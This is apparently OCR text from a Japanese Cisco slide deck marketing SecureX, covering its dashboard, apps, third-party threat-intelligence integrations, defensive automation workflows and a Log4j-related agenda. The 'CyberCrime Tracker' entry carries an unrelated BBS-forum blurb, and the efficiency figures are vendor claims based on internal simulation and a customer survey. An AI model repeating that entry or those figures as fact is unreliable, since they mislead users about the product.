
73%
SecureX
Ribbon を利用
中

49%
SecureX による
調査を実施中

13,500 以上お客様, 組織での利用, 55% のお客様は 1～2のCisco 製品を利用中

cisco Engage

SecureX Dashboard で新たなレベルの可視化を実現



Applications (左側)
統合された製品のView、起動、トライアル利用


Tiles (中間)
統合された製品のメトリックスと運用施策を提供

News (右側)
製品の最新情報、業界ニュース、ブログ記事

セキュリティインフラストラクチャ全体で、重要な情報を単一Vewで理解

SecureX Ribbon

SecureX Ribbon で利用できる起動可能なアプリケーション



Casebook

グループ内の Observable の収集、ケース名と補足情報の割り当て、ケースのメモを残して保存、いつでもその他の新規 Observable の追加、すぐに Verdict を確認しアクションを実行、スタッフ間でケースの共有が可能

Incident manager

SecureX 統合をサポートするすべての製品のセキュリティインシデントのための単一のリスト

インシデントライフサイクルを通じたチケットの割り当て、ステータス管理等の作業を実施

調査とレスポンスアクションへの迅速なピボット


自動トリアージにより時間と人的のサイクルを節約

Orbital 拡張検索

直感的なグラフィカルインターフェースと、脅威のハンティングとインシデントレスポンスのための Pre-Build クエリのカタログを備えた、SQL フォーマット形式の詳細なエンドポイント可視化を提供


... more apps coming to bring additional functionality in the future

SecureX | 統合


APIVoid
Threat Analysis APIs for Threat Detection & Prevention
+ New Module
Learn More
AbuseIPDB IP Checker
Check IP addresses against AbuseIPDB's abusive IP database.
+ New Module
Learn More
Akamai
Security Center provides answers to essential questions in the most intuitive and simple way
+ New Module
Learn More
AlienVault Open Threat Exch...
The AlienVault Open Threat Exchange (OTX) is the world's most authoritative open threat information sharing and analysis network.
+ New Module
Learn More
Amazon GuardDuty
Amazon GuardDuty - intelligent threat protection for accounts and workloads.
+ New Module
Learn More
Bastille Networks
RF monitoring for wireless intrusion detection and policy enforcement.
+ New Module
Learn More
Cisco Secure Access by Duo
Check IP addresses and User against Cisco Secure Access by Duo Denied and Fraud events
+ New Module
Free Trial
Learn More
Cisco Secure Access by Duo
Check IP addresses and users against Cisco Secure Access by Duo Denied and Fraud events.
+ New Module
Free Trial
Learn More
CyberCrime Tracker
Featuring FIFTY message echos covering ALL computer scenes: Art, Warez, Hacking, Phreaking, Technology, BBS Support, Demos, Coding, Sound, Gaming, as well as the...
+ New Module
Learn More
Devo
Devo is cloud-native logging and security analytics.
+ New Module
Learn More
Farsight Security DNSDB®
Farsight Security DNSDB® is the world's largest DNS intelligence database that provides a unique, fact-based, multifaceted view of the configuration of the global...
+ New Module
Learn More
Generic Serverless Relay
Generic Serverless Relay module that can be used when developing new integrations
+ New Module
Learn More
Gigamon ThreatINSIGHT
Accelerate network detection and response with Gigamon ThreatINSIGHT - a cloud-native, high-velocity NDR solution.
+ New Module
Learn More
Google Chronicle
Chronicle is a cloud service, built as a specialized layer on top of core Google infrastructure, designed so that enterprises can privately retain, analyze and search the...
+ New Module
Learn More
Google Safe Browsing
Safe Browsing is a Google service that lets client applications check URLs against Google's constantly updated lists of unsafe web resources. Examples of unsafe web...
+ New Module
Learn More
Graylog
Graylog is a leading centralized log management solution built to open standards for capturing, storing, and enabling real-time analysis of terabytes of machine data.
+ New Module
Learn More
Have I Been Pwned
Have I Been Pwned allows you to search across multiple data breaches to see if your email address has been compromised.
+ New Module
Learn More
IBM X-Force Exchange
IBM X-Force Exchange is a threat intelligence sharing platform enabling research on security threats, aggregation of intelligence, and collaboration with peers.
+ New Module
Learn More
IsItPhishing
The IsItPhishing Threat Detection Rest API allows to check in real time and in a fully automated process whether an URL is a phishing or a spam website.
+ New Module
Learn More
MISP
MISP - Open Source Threat Intelligence Platform & Open Standards For Threat Information Sharing.
+ New Module
Learn More
Microsoft Graph Security API
The Microsoft Graph Security API is an intermediary service that provides a single programmatic interface to connect multiple Microsoft Graph Security providers. Reques...
+ New Module
Learn More
Palo Alto Networks AutoFoc...
AutoFocus is a cloud-based threat intelligence service that enables you to easily identify critical attacks, based on intelligence from Unit 42, the Palo Alto Networks threat...
+ New Module
Learn More
Pulsedive
Pulsedive threat intelligence enriches any domain, URL, or IP. Scan new indicators, pivot to search on any data point, and investigate threats.
+ New Module
Learn More
Qualys IOC
Qualys IOC enables threat hunting, detection of suspicious activity, and detection of malware for devices both on / off the network.
+ New Module
Learn More
Radware Cloud DDoS Protec...
Radware's Cloud DDoS Protection Services deliver the most accurate and rapid protection from today's constantly evolving DDoS threats.
+ New Module
Learn More
Radware Cloud WAF Service
Radware's Cloud WAF Service provides adaptive web security protection in an easy to use, hassle free service.
+ New Module
Learn More
Recorded Future
Recorded Future is a leading threat intelligence company committed to delivering real-time insights into emerging cyber threats.
+ New Module
Learn More
SecureX CESA Relay
SecureX CESA Relay is a Splunk Technical Add-on which queries CESA/NVM Datasources logs within Splunk.
+ New Module
Learn More
SecurityTrails
SecurityTrails can enrich your data with passive and historical data.
+ New Module
Learn More
ServiceNow Security Incident ...
ServiceNow® SecOps (Security Operations) connects your existing security tools to prioritize and respond to vulnerabilities and security incidents faster.
+ New Module
Learn More
Shodan
Shodan is the world's first search engine for Internet-connected devices.
+ New Module
Learn More
Signal Sciences Next-Gen ...
Protect apps running on your network from OWASP attacks with no tuning. Signal Sciences next-gen WAF deploys anywhere in your technology stack.
+ New Module
Learn More
Sixgill Darkfeed
Sixgill's premium underground intelligence collection capabilities, real-time collection and advanced warning about IOCs to help you keep your edge against unknown threats
+ New Module
Learn More
Splunk Relay module
This Relay module is a Splunk Technical Add-on which queries Datasources logs within Splunk.
+ New Module
Learn More
SpyCloud Account Takeover ...
SpyCloud helps enterprises prevent corporate account takeover by detecting stolen passwords early, before criminals have a chance to use them.
+ New Module
Learn More
Sumo Logic Log Managem...
Sumo Logic is a cloud-based machine data analytics company focusing on security, operations and BI use cases
+ New Module
Learn More
Threatscore | Cyberprotect
Threatscore gives a computed score about a level of threat for any (known) observables.
+ New Module
Learn More
VirusTotal
VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.
+ New Module
Free Trial
Learn More
alphaMountain.ai Threat Inte...
An integration for fetching and displaying threat intelligence from alphaMountain.ai.
+ New Module
Learn More
urlscan.io
urlscan is a sandbox for websites which allows you to inspect suspicious and malicious websites
+ New Module
Learn More

数分内、数回のクリックで攻撃を確認、脅威の停止を実行

SecureX threat response を利用した組織の SecOps チーム運用



SecureX Orchestration 概要

no/low-code, drag-drop インターフェースにより簡素化されたプロセス自動化

調査
マシンスピードで実行するワークフローとプレイブックで調査と応答時間を短縮

自動化
反復的なタスクを排除し、MTTRを削減して生産性を向上させ、ミッションクリティカルなプロジェクトに集中させる

統合
他のシステムやソリューションと迅速に統合しツールボックスを拡張する独自のターンキーアプローチ

スケール
制限の無い拡張、休むことが無いタスク、同じSLAを提供できるオートメーション

SecureX | ワークフロー

58 ワークフロー & 124 Atomi

Endpoint

- Host isolation with approval
- Move computer to triage group
- Submit URL to sandbox
- Take forensic snapshot and isolate
- CVE hunt to ServiceNow incident
- Threat detected events to incidents
- Threat hunting events to incidents
- Vulnerabilities to SecureX incidents
- Vulnerabilities to ServiceNow incidents

Email

- Investigate retrospective alerts
- Phishing investigation

ISE

- Add endpoint to identity group
- Remove endpoint from identity group
- Quarantine endpoint
- Un-quarantine endpoint

Umbrella

- Add domain to destination list
- Excessive requests to incidents
- Search DNS activity by category
- Top 10 blocked identities to ServiceNow

Firewall

- Block observables
- Impact red intrusion remediation
- Incident endpoint enrichment
- AWS VPN capacity expansion
- Microsoft Online split tunnel configuration
- Microsoft Online object group update
- Microsoft Online dynamic object update
- Request Firewall NullRoute
- Tufin: intrusion alert enrichment
- Tufin: Request server decommission
- Tufin: request threat containment

Meraki

- MX L3 outbound firewall block

Talos Intelligence

- Get new blog post to SecureX
- SolarWinds investigation

Cloud Analytics

- Block IPs and domains in Umbrella
- Generate casebook with flow links
- Handle AWS ssh quarantine approvals
- Isolate endpoints from alerts
- Quarantine AWS instances from alerts

Network Analytics

- Block external threats with Umbrella
- Casebook with top hosts and peers
- Isolate endpoints and block hashes

3rd Party Atomics

- ServiceNow, Jira, Zen Desk
- Manage Engine, BMC Remedy
- Farsight DNS, Shodan, Tufin

Cisco SecureX は組織の価値を引き出す

統合とオープン性による

簡素化

すべての Cisco Secure 製品が**含まれる**

15分で、既存製品をクラウドネイティブに使用して、真のメリットを実現

一箇所に統合された

可視化

SecureXユーザはこれまでの**半分以下の時間**で環境内の脅威を可視化できると回答 [1]

最大化された運用の

効率性

可視性を統一し、ワークフロー自動化により**100時間**をセーブ

攻撃への対応と修正にかかる時間の**85%を短縮** [2]

cisco Engage

[1] Source: TechValidate


[2] Source: Based on internal simulation


Agenda


- Apache Log4j 脆弱性
  - Apache Log4j 脆弱性とは
  - Apache Log4j Cisco 製品の対応状況
  - Apache Log4j Cisco 製品での緩和策
- 今直面しているセキュリティオペレーションの課題
- Cisco SecureX とは
- Cisco SecureX ユースケース：Log4j 脆弱性対応ワークフロー
- まとめ：SecureX の価値

